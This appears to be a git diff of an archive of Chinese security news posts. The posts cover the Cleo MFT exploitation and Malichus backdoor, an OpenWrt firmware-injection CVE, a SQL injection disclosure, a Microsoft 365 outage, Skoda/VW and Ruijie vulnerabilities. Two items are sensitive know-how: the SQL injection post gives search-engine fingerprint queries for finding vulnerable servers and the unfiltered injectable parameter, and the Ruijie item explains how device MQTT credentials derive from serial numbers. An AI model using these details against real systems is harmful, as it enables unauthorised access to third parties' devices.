Huntress 也对该恶意软件进行了分析,并将其命名为 Malichus,他表示只发现该恶意软件部署在 Windows 设备上,尽管它也支持 Linux。
|
||||
|
||||
|
||||
据另一家调查正在进行的攻击的网络安全公司Binary Defense ARC Labs称,恶意软件操作员可以使用 Malichus 进行文件传输、命令执行和网络通信。
|
||||
|
||||
|
||||
到目前为止,Huntress 已发现至少有 20 多家公司的 Cleo 服务器遭到入侵,并表示可能还有其他潜在受害者。Sophos 的 MDR 和实验室团队还发现超过 50 台 Cleo 主机存在入侵迹象。
|
||||
|
||||
|
||||
技术报告:
|
||||
|
||||
https://www.rapid7.com/blog/post/2024/12/11/etr-modular-java-backdoor-dropped-in-cleo-exploitation-campaign/
|
||||
|
||||
https://www.huntress.com/blog/cleo-software-vulnerability-malware-analysis
|
||||
|
||||
https://www.binarydefense.com/resources/blog/cleo-mft-mass-exploitation-payload-analysis/
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/cisa-confirms-critical-cleo-bug-exploitation-in-ransomware-attacks/
|
||||
|
||||
|
||||
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
@@ -0,0 +1,37 @@
|
||||
# OpenWrt 严重漏洞致设备遭受恶意固件注入
|
||||
独眼情报 2024-12-14 03:39
|
||||
|
||||
|
||||
|
||||
|
||||
OpenWrt
|
||||
的 Attended Sysupgrade (
|
||||
ASU
|
||||
) 功能中被发现存在一个安全漏洞
|
||||
,如果成功利用,可能会被滥用来分发恶意固件包。
|
||||
|
||||
该漏洞的编号为
|
||||
CVE-2024-54143
|
||||
,CVSS 评分为 9.3(满分 10 分),表明该漏洞严重性极高。Flatt Security 研究员 RyotaK 于 2024 年 12 月 4 日发现并报告了该漏洞。该问题已在
|
||||
ASU 版本 920c8a1
|
||||
中得到修补。
|
||||
|
||||
|
||||
项目维护人员在警报中表示
|
||||
:“由于 imagebuilder 映像中的命令注入和构建请求哈希中包含的截断 SHA-256 哈希的组合,攻击者可以通过提供导致哈希冲突的包列表来污染合法映像。
|
||||
”
|
||||
|
||||
OpenWrt
|
||||
是一种流行的基于 Linux 的开源操作系统,适用于路由器、住宅网关和其他路由网络流量的嵌入式设备。
|
||||
|
||||
成功利用该缺陷实际上可以让威胁行为者在构建过程中注入任意命令,从而导致生成使用合法构建密钥签名的恶意固件映像。
|
||||
|
||||
更糟糕的是,与构建密钥相关的 12 个字符的 SHA-256 哈希碰撞可以被武器化,用来代替合法图像提供先前构建的恶意图像,对下游用户构成严重的供应链风险。
|
||||
|
||||
OpenWrt 指出:“攻击者需要能够提交包含精心设计的软件包列表的构建请求。利用这些漏洞无需身份验证。通过注入命令并引起哈希冲突,攻击者可以强制合法的构建请求接收先前生成的恶意映像。”
|
||||
|
||||
RyotaK 对该漏洞
|
||||
进行了
|
||||
技术分析,他表示,尚不清楚该漏洞是否曾被利用,因为它“已经存在了一段时间”。建议用户尽快更新到最新版本,以防范潜在威胁。
|
||||
|
||||
|
||||
@@ -0,0 +1,47 @@
|
||||
# 北京时空智友科技有限公司企业流程化管控系统存在SQL注入漏洞(2024-新)
|
||||
原创 Secu的矛与盾 Secu的矛与盾 2024-12-14 03:06
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
北京时空智友科技有限公司是一家经营范围包括技术开发、技术推广、技术转让、技术咨询、技术服务等的公司。
|
||||
北京时空智友科技有限公司企业流程化管控系统存在SQL注入漏洞,攻击者可利用该漏洞获取敏感信息。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
测绘语法:
|
||||
```
|
||||
fofa-query: 'body="时空智友企业信息管理"'
|
||||
360-query: 'favicon: "2464cbce5dd2681dd4fb62d055520d78" or body:"/common/login/bootstrap/css/bootstrap.min.css?v=1"'
|
||||
```
|
||||
|
||||
|
||||
该漏洞存在于com.qy960.service.IndexService
|
||||
|
||||

|
||||
|
||||
idea直接查找
|
||||
|
||||

|
||||
|
||||
看看这个方法
|
||||
|
||||

|
||||
|
||||
var9是获取用户请求中json格式的参数 id拼接到sql语句中,无任何过滤或验证
|
||||
|
||||
2023年公开的另一个注入点:
|
||||
```
|
||||
https://mp.weixin.qq.com/s/-gOIOQ3K2lbsllncwvfrUg
|
||||
```
|
||||
|
||||
|
||||
免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
POC文本后台留言“时空智友2024”
|
||||
|
||||
@@ -0,0 +1,74 @@
|
||||
# 大量用户吐槽,Microsoft 365 又大面积宕机
|
||||
老布 FreeBuf 2024-12-14 02:04
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
微软正在调查一次普遍的中断,该中断导致用户无法访问 Microsoft 365 的Web 应用程序和 Microsoft 365 管理中心。
|
||||
这个问题影响了试图通过 Web 浏览器连接 Outlook 、OneDrive 和其他 Office 365 应用程序的用户。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
这次中断发生几个小时前,影响到的用户遇到了错误信息,显示“我们正在遭遇服务中断。您打开的所有文件都已保存。在中断解决之前可能需要一些时间。”诸如 Downdetector 之类的平台记录了大量关于 Microsoft 网络应用程序连接问题的投诉。
|
||||
|
||||
|
||||
据报道,该问题局限于通过 Microsoft 基础设施的某些部分为特定用户提供服务的用户。桌面应用程序没有受到影响,Microsoft 建议用户暂时切换到这些应用程序,前提是他们拥有适当的许可证。微软的调查集中在与其认证基础设施内的令牌生成相关的问题上。在一份服务警报中,该公司表示,他们也在检查最近的更改,以确定事件的根本原因。
|
||||
|
||||
|
||||
“影响仅限于一些用户,在受影响的基础设施内试图访问 Microsoft 365 的Web 应用程序。”公司在其咨询中指出。美东时间上午 07:55,微软宣布正在测试一个潜在的修复方案。问题被追溯到与标识令牌过期时间相关的令牌生成问题,导致认证请求失败。为了减轻中断,微软禁用了主动缓存,并部署了一个替代的令牌生成流程。
|
||||
|
||||
|
||||
美东时间上午 08:18,公司确认该修复方案已经实施,并预计将在大约两个小时内解决中断。美东时间上午 09:54,在监控服务遥测之后,微软宣布该问题已得到解决。
|
||||
|
||||
|
||||
这并不是微软第一次面临重大的服务中断。就在两周前,全球范围内的 Microsoft 365 中断影响了 Microsoft Teams 、Exchange Online 、SharePoint Online 、OneDrive 、Purview 、Copilot 以及 Outlook 的Web 版和桌面版等服务。那次事件持续了超过 24 小时,导致电子邮件发送延迟和 Outlook Web 版存在持续问题。
|
||||
|
||||
|
||||
此前,7 月份,另一次重大中断影响了 Azure 、Microsoft 365 管理中心、 Intune 、Entra 、Power BI 和Power Platform 等服务。微软随后承认,这场九小时的中断是由分布式拒绝服务(DDoS)攻击加上其 DDoS 保护机制中的错误所导致的。
|
||||
|
||||
|
||||
在今天的事件之后,微软确认该服务在实施了有针对性的修复措施并监控了其系统的稳定性后已完全恢复。然而,最近几个月中断的再次发生突显了这家科技巨头在为其全球用户群提供不间断服务方面面临的持续挑战。
|
||||
|
||||
|
||||
【
|
||||
FreeBuf粉丝交流群招新啦!
|
||||
|
||||
在这里,拓宽网安边界
|
||||
|
||||
甲方安全建设干货;
|
||||
|
||||
乙方最新技术理念;
|
||||
|
||||
全球最新的网络安全资讯;
|
||||
|
||||
群内不定期开启各种抽奖活动;
|
||||
|
||||
FreeBuf盲盒、大象公仔......
|
||||
|
||||
扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
> https://cybersecuritynews.com/microsoft-365-down/#google_vignette
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651307029&idx=1&sn=809e704f3bd356325cf8d85ed0717a8d&chksm=bd1c2e9e8a6ba788529249c685d4979c6b11853cf8f2d798a6d8e9ce362926ec50e3639cf79f&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651308240&idx=1&sn=96d32c8e6fa90561c84164ed75f4dca0&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651253272&idx=1&sn=82468d927062b7427e3ca8a912cb2dc7&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 活动预告|“AI+Security”系列第4期之“洞”见未来:AI驱动的漏洞挖掘新范式
|
||||
云起无垠 2024-12-13 02:29
|
||||
DataCon大数据安全分析竞赛 2024-12-13 03:32
|
||||
|
||||
由
|
||||
**安全极客、DataCon社区、InForSec网络安全研究国际学术论坛**和
|
||||
@@ -21,32 +21,9 @@
|
||||
|
||||
欢迎扫描海报中二维码报名参与
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
安全极客是一个致力于信息安全知识共享与交流的专业社区平台,主要围绕**GPTSecurity、智能模糊测试、软件供应链安全、红蓝攻防**
|
||||
四大主题构建内容分享生态。云起无垠作为联合发起方,欢迎广大安全专家的加入,共同探讨前沿安全技术,促进行业内的知识分享与合作。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**更多阅读**
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg3Mjg4NTcyNg==&mid=2247488818&idx=1&sn=01b94ce1db52a7337f9ade65364d40e7&chksm=cee92983f99ea095432eb0ee693559577e336031853e99846fa1d65a99a9ebff155fc8caf337&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg3Mjg4NTcyNg==&mid=2247488454&idx=1&sn=aef32abd423fd7366f12ee239e7be99b&chksm=cee92f77f99ea6618d1e3b84f5314f1d4dc9ba823a1872c395e2e489819e642f1710efc9bc29&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg3Mjg4NTcyNg==&mid=2247488746&idx=1&sn=1d79d9183f795a169393af3811e00a55&chksm=cee9285bf99ea14d95f51dad277e3aec8f6ee1a798fbc9a9da2e78a8537cf9a79f2cd6eb3680&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg3Mjc3Mjg1Ng==&mid=2247484663&idx=1&sn=63558a3720da0ef820556ab4ceb2ba0f&chksm=ceeb6160f99ce876aafa050d4dbdb1ac858b9f9d97064f801fd2f87b4257a585ea3139020ef4&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg3Mjc3Mjg1Ng==&mid=2247484621&idx=1&sn=b20d244265480006aef492f04c0673df&chksm=ceeb615af99ce84c329378d88b710d696e6b3322ff807aba9d3b24fb2e977d5f6ed978f1864a&scene=21#wechat_redirect)
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=Mzg3Mjc3Mjg1Ng==&mid=2247484503&idx=1&sn=e01fdfb2eeb6f2a879e9c621fc7aef0d&chksm=ceeb61c0f99ce8d6c427d1c94e340bed048cd9ccda050d3a9a35cc456ea1abd5a30cbd1ad152&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
@@ -1,78 +1,84 @@
|
||||
# 知名企业级文件传输产品存在漏洞,正在被黑客利用
|
||||
天唯科技 天唯信息安全 2024-12-13 01:59
|
||||
Alpha_h4ck FreeBuf 2024-12-14 02:04
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
网络安全公司 Huntress 在周一警告称,影响企业软件制造商 Cleo 多个文件传输产品的漏洞未正确修补,并在过去至少一周内被利用。Cleo 是一家总部位于伊利诺伊州的公司,为超过 4200 家组织提供供应链和 B2B 集成解决方案。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
该漏洞影响 Cleo 的LexiCom 、VLTransfer 和Harmony 软件,涉及到未经身份验证的远程代码执行。漏洞编号为 CVE-2024-50623,Cleo 指出该缺陷是由于无限制的文件上传,可能为执行任意代码铺平了道路。后者在十月下旬通知客户已修补了一个无限制文件上传/下载问题,并称通过 5.8.0.21 版本修复。
|
||||
|
||||
|
||||
有有意思的是,Huntress 发现 5.8.0.21 版本并未正确修补 CVE-2024-50623,并发现黑客已经在利用这个漏洞。这家安全公司观察到攻击者在受感染的系统上建立持久性,进行侦察,并试图保持隐蔽,还进行了其他未具体说明的“后渗透活动”。
|
||||
|
||||
|
||||
该漏洞影响以下产品,预计将在本周晚些时候修补:
|
||||
|
||||
> Cleo Harmony(版本高达 5.8.0.23)
|
||||
> Cleo VLTrader(版本高达 5.8.0.23)
|
||||
> Cleo LexiCom(版本高达 5.8.0.23)
|
||||
|
||||
|
||||
|
||||
根据网络安全公司检测到的攻击,该漏洞已被发现被利用来释放多个文件,其中包括一个被配置为运行嵌入式 PowerShell 命令的 XML 文件,该命令负责从远程服务器上获取下一个阶段的 Java 存档(JAR)文件。
|
||||
|
||||
|
||||
具体而言,攻击利用了文件放置在安装文件夹内的“autorun”子目录中,并立即被易受攻击的软件读取、解释和评估。
|
||||
|
||||
|
||||
这一事件让人想起了 MOVEit 黑客活动。几年前,网络犯罪分子在发现 Progress Software 的MOVEit 文件传输软件存在一个零日漏洞后,利用该漏洞从成千上万使用该产品的组织窃取了大量信息。
|
||||
|
||||
|
||||
Huntress 表示,至少有 10 家企业的 Cleo 服务器通过利用 CVE-2024-50623 而被入侵,被攻击的服务器数量约为 1700 台。利用行为似乎早在 12 月3 日就已开始,12 月8 日则出现了攻击活动的激增。该公司表示:“我们看到的绝大多数受感染的客户与消费品、食品行业、卡车运输和航运业有关。”
|
||||
|
||||
|
||||
Rapid7 也证实观察到涉及 CVE-2024-50623 利用的攻击,指出“和 Huntress 类似,我们的团队观察到了枚举和后渗透活动,并正在调查多个事件”。
|
||||
|
||||
|
||||
Shodan 搜索显示,数百个公开互联网的 Cleo 产品实例运行着一个存在漏洞的版本。Huntress 没有分享关于这些攻击者可能是谁的任何信息,但他们共享了可以帮助防御者检测和阻止攻击的威胁指标(IoC)。他们还提供了一些建议以防止利用漏洞。
|
||||
|
||||
|
||||
Cleo 目前更新了其指南,并提供了指向减轻建议的链接,但该文档仅对登录用户可用。Huntress 报告称,Cleo 正在制定一个新的补丁,预计将在本周中发布,还将分配一个新的 CVE 编号。
|
||||
|
||||
参考来源:https://www.securityweek.com/cleo-file-transfer-tool-vulnerability-exploited-in-wild-against-enterprises/
|
||||
|
||||
【
|
||||
FreeBuf粉丝交流群招新啦!
|
||||
|
||||
在这里,拓宽网安边界
|
||||
|
||||
甲方安全建设干货;
|
||||
|
||||
乙方最新技术理念;
|
||||
|
||||
全球最新的网络安全资讯;
|
||||
|
||||
群内不定期开启各种抽奖活动;
|
||||
|
||||
FreeBuf盲盒、大象公仔......
|
||||
|
||||
扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||

|
||||
|
||||

|
||||
> https://www.securityweek.com/cleo-file-transfer-tool-vulnerability-exploited-in-wild-against-enterprises/
|
||||
|
||||
|
||||
天唯科技专注于大型组织信息安全领域及IT基础设施解决方案的规划、建设与持续运维服务。帮助客户提高IT基础设施及信息安全管控水平和安全运营能力,使客户在激烈的市场环境中保持竞争力。
|
||||
|
||||
我们一直秉承“精兵强将,专业专注”的发展理念。
|
||||
先后在江门、深圳成立分公司,在武汉、长沙成立办事处以及成立广州的服务支撑中心。公司已获得高新技术企业认证、已通过IS09001、IS027001、CCRC信息安全集成服务、CCRC信息安全风险评估、CCRC信息安全应急处理等认证。
|
||||

|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651307029&idx=1&sn=809e704f3bd356325cf8d85ed0717a8d&chksm=bd1c2e9e8a6ba788529249c685d4979c6b11853cf8f2d798a6d8e9ce362926ec50e3639cf79f&scene=21#wechat_redirect)
|
||||
|
||||
**END**
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651308240&idx=1&sn=96d32c8e6fa90561c84164ed75f4dca0&scene=21#wechat_redirect)
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651253272&idx=1&sn=82468d927062b7427e3ca8a912cb2dc7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
**往期推荐:**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[警惕!Patchwork APT以中国科研为目标开展新一轮活动](https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503075&idx=1&sn=8e929ca5ece5f8edc8a26f0bb590bc56&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[RedLine恶意软件利用盗版应用窃取企业信息](https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503075&idx=2&sn=057996793c89ff3c444fb79286e6233e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[SaaS巨头被勒索攻击,泄露680GB数据](https://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247503054&idx=1&sn=9540fbab3737e618a6294d8d7db1dfe7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
**征文通道:**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[发钱!征文!让真诚的分享更有价值](http://mp.weixin.qq.com/s?__biz=MzkzMjE5MTY5NQ==&mid=2247490310&idx=1&sn=db4b524d1d9f5aabb4af2184dd831de3&chksm=c25ed7a6f5295eb053d3f90e2dc8cd22a2d8ce1a62561ffa62966340ee563734cd4fd32045f3&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,164 @@
|
||||
# 考研还有VIP?人财两空要注意!|大众和斯柯达曝12个组合漏洞,攻击者可在10米内无接触入侵
|
||||
黑白之道 2024-12-14 01:55
|
||||
|
||||

|
||||
|
||||
**考研还有VIP?人财两空要注意!**
|
||||
|
||||
|
||||
2025年全国硕士研究生招生考试即将拉开帷幕,“包过”、“考研VIP通道”等广告词在考生群里传播。请考生及家长切勿听信谣言,铤而走险,最终只会落得人财两空!
|
||||
|
||||

|
||||
|
||||
|
||||
**案例分享**
|
||||
|
||||
在2024年全国硕士研究生招生考试中,网安部门打掉一个以“考研VIP通道”为暗示诱饵进行宣传、收取高额培训费、组织考生“携带作弊设备”参考的犯罪团伙,涉案金额高达300余万元。涉案人员最高被判处有期徒刑5年,众多考生因此被取消考生成绩,甚至面临停考3年、取消学籍等处分。
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**利用“考研VIP通道”**
|
||||
|
||||
**收取巨额培训费**
|
||||
|
||||
该犯罪团伙利用网上教育培训直播、朋友圈推广等方式,暗示自己掌握考研科目中困扰很多考生的外语考试通道,并在“一对一”私聊中反复透露“已打通关系”、“可提前获取答案”等细节,在取得考生信任后,嫌疑人向每位考生收取最高20万元的“包过”费用。而所谓的培训也仅仅是几份历年考题和一两段经验介绍视频。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
**玩转考生心理**
|
||||
|
||||
**发放设备、诱导作弊!**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
已缴费参加“培训”的考生在报名前,需按照犯罪团伙的要求在对应考试地点缴纳、办理相关保险,然后报名参加考试。开考前夕,该团伙会在指定地点将“作弊器材”交给考生并培训其如何使用。多数考生因前期付出了大量钱财、精力,最终选择铤而走险实施作弊行为。嫌疑人到案后供述其所发送的答案系按照往年考题随意编造的。
|
||||
|
||||
随着该团伙的落网,众多实施作弊的考生也被顺线查获。
|
||||
|
||||

|
||||
|
||||
|
||||
**普法小课堂**
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
《中华人民共和国刑法》第二百八十四条之一
|
||||
【组织考试作弊罪】在法律规定的国家考试中,组织作弊的,处三年以下有期徒刑或者拘役,并处或者单处罚金;情节严重的,处三
|
||||
年以上七年以下有期徒刑,并处罚金。为他人实施前款犯罪提供作弊器材或者其他帮助的,依照前款的规定处罚。【非法出售、提供试题、答案罪】为实施考试作弊行为,向他人非法出售或者提供第一款规定的考试的试题、答案的,依照第一款的规定处罚。
|
||||
|
||||

|
||||
|
||||
根据《国家教育考试违规处理办法》(教育部令第33号)的规定
|
||||
|
||||
考生违背考试公平、公正原则,在考试过程中存在携带与考试内容相关的材料或者存储有与考试内容相关资料的电子设备参加考试、携带具有发送或者接收信息功能的设备、其他以不正当手段获得或者试图获得试题答案、考试成绩等行为的,应当认定为考试作弊,其所报名参加考试的各阶段、各科成绩无效;视情节轻重,同时给予作弊考生暂停参加该项考试1至3年的处理;情节特别严重的,可以同时给予暂停参加各种国家教育考试1至3年的处理:
|
||||
|
||||
考生以作弊行为获得的考试成绩并由此取得相应的学位证书、学历证书及其他学业证书、资格资质证书或者入学资格的,由证书颁发机关宣布证书无效,责令收回证书或者予以没收;已经被录取或者入学的,由录取学校取消录取资格或者其学籍。
|
||||
|
||||

|
||||
|
||||
根据《2025年全国硕士研究生招生工作管理规定》
|
||||
|
||||
对在研究生招生考试中违反考试管理规定和考场纪律,影响考试公平、公正的考生、考试工作人员及其他相关人员,对在校生,由其所在学校按有关规定给予处分,直至开除学籍;对在职考生,应通知考生所在单位,由考生所在单位视情节给予党纪或政纪处分;对考试工作人员,由教育招生考试机构或其所在单位视情节给予相应的行政处分;构成违法的,依法追究法律责任,其中构成犯罪的,依法追究刑事责任。
|
||||
|
||||
相关单位应当依法将考生在硕士研究生招生考试中的作弊事实记入《国家教育考试考生诚信档案》,并将考生的有关情况通报其所在学校或单位。
|
||||
|
||||
**网警在此提醒广大考生**
|
||||
|
||||
|
||||
❀
|
||||
警惕兜售“考试答案”、组织作弊等违法行为,勿信“保送”“包过”等虚假宣传。
|
||||
|
||||
❀
|
||||
增强法律意识,遵守考试诚信,切勿以身试法,不要一时糊涂,抱憾终生。
|
||||
|
||||
**大众和斯柯达曝12个组合漏洞,攻击者可在10米内无接触入侵**
|
||||
|
||||
|
||||
网络安全研究人员发现斯柯达和大众汽车的某些车型的车载娱乐系统中存在多个漏洞,这些漏洞可能让黑客远程跟踪并访问用户的敏感数据。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
专门从事汽车网络安全的公司PCAutomotive最近在Black Hat Europe上披露了影响斯柯达Superb III轿车最新型号的12个新的安全漏洞。这些漏洞主要出现在MIB3车载娱乐单元中,可能被恶意行为者利用来注入恶意软件,从而未经授权访问车辆的多种功能。
|
||||
|
||||
|
||||
受影响的车型包括2022年生产的斯柯达Superb III(3V3)2.0 TDI,但这个问题可能也影响到使用类似车载娱乐系统的其他斯柯达和大众车型。PCAutomotive估计可能有超过140万辆车辆存在漏洞,如果考虑到售后市场组件,实际数字可能更高。
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
**如果这些漏洞被成功利用,攻击者可能能够:**
|
||||
- 获取实时GPS坐标和速度数据;
|
||||
|
||||
- 通过车辆的麦克风记录车内对话;
|
||||
|
||||
- 捕获车载娱乐系统显示的屏幕截图;
|
||||
|
||||
- 在车内播放任意声音;
|
||||
|
||||
- 访问车辆主人的手机联系人数据库。
|
||||
|
||||
PCAutomotive的安全评估负责人Danila Parnishchev指出,攻击者可以在10米范围内,无需认证,仅使用蓝牙连接到车辆的媒体单元就能利用这些漏洞。
|
||||
|
||||
|
||||
研究人员还发现了斯柯达和大众汽车OBD接口的问题,这可能允许潜在攻击者绕过车载娱乐单元上的UDS认证。在一项特别令人担忧的发现中,一个漏洞可能在车辆高速行驶时导致车辆发动机和其他部件关闭,尽管这需要对OBD端口进行物理访问。
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
大众集团作为斯柯达的母公司,据报道在通过他们的网络安全披露计划报告后修补了这些漏洞。斯柯达发言人Tom Drechsler表示,公司正在通过“持续改进管理”解决这些问题,并确保任何时候都不会对客户安全或车辆构成危险。
|
||||
|
||||
|
||||
这一事件凸显了现代汽车中网络安全的日益重要性,因为它们变得越来越互联,越来越依赖复杂的电子系统。这也提醒汽车制造商在设计车辆时需要优先考虑强大的安全措施,并提醒消费者了解他们的联网汽车可能面临的潜在风险。随着汽车行业继续发展更先进的技术,严格的网络安全协议和定期的安全审计变得越发重要,以确保车主的安全和隐私。
|
||||
|
||||
> **文章来源 :公安部网安局、freebuf******
|
||||
|
||||
|
||||
**精彩推荐**
|
||||
|
||||
|
||||
|
||||
|
||||
# 乘风破浪|华盟信安线下网络安全就业班招生中!
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650575781&idx=2&sn=ea0334807d87faa0c2b30770b0fa710d&chksm=83bdf641b4ca7f5774129396e8e916645b7aa7e2e2744984d724ca0019e913b491107e1d6e29&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
# 【Web精英班·开班】HW加油站,快来充电!
|
||||
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650594891&idx=1&sn=b2c5659bb6bce6703f282e8acce3d7cb&chksm=83bdbbafb4ca32b9044716aec713576156968a5753fd3a3d6913951a8e2a7e968715adea1ddc&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
# 始于猎艳,终于诈骗!带你了解“约炮”APP
|
||||
|
||||
[](http://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650575222&idx=1&sn=ce9ab9d633804f2a0862f1771172c26a&chksm=83bdf492b4ca7d843d508982b4550e289055c3181708d9f02bf3c797821cc1d0d8652a0d5535&scene=21#wechat_redirect)
|
||||
|
||||
****
|
||||
|
||||
|
||||
@@ -0,0 +1,175 @@
|
||||
# 锐捷Reyee云管理平台发现严重漏洞
|
||||
会杀毒的单反狗 军哥网络安全读报 2024-12-14 01:00
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
网络安全公司 Claroty 的警告称,Reyee 云管理平台和 Reyee OS 网络设备中的漏洞可能允许黑客控制数万台设备。
|
||||
|
||||
|
||||


Ruijie 设备使用 MQTT 消息协议进行通信,其中设备使用用户名/密码对向代理进行身份验证,其中用户名是序列号,密码是反向序列号的 SHA256 计算。
|
||||
|
||||
|
||||
|
||||
|
||||
Claroty 在一份咨询报告中警告称:“这意味着,只要知道设备的序列号,我们就可以生成其 MQTT 用户名/密码对,并代表其向 Ruijie 的 MQTT 代理进行身份验证。问题是序列号并不是一个强标识符,因为它通常遵循顺序模式。 ”
|
||||
|
||||
|
||||
|
||||
|
||||
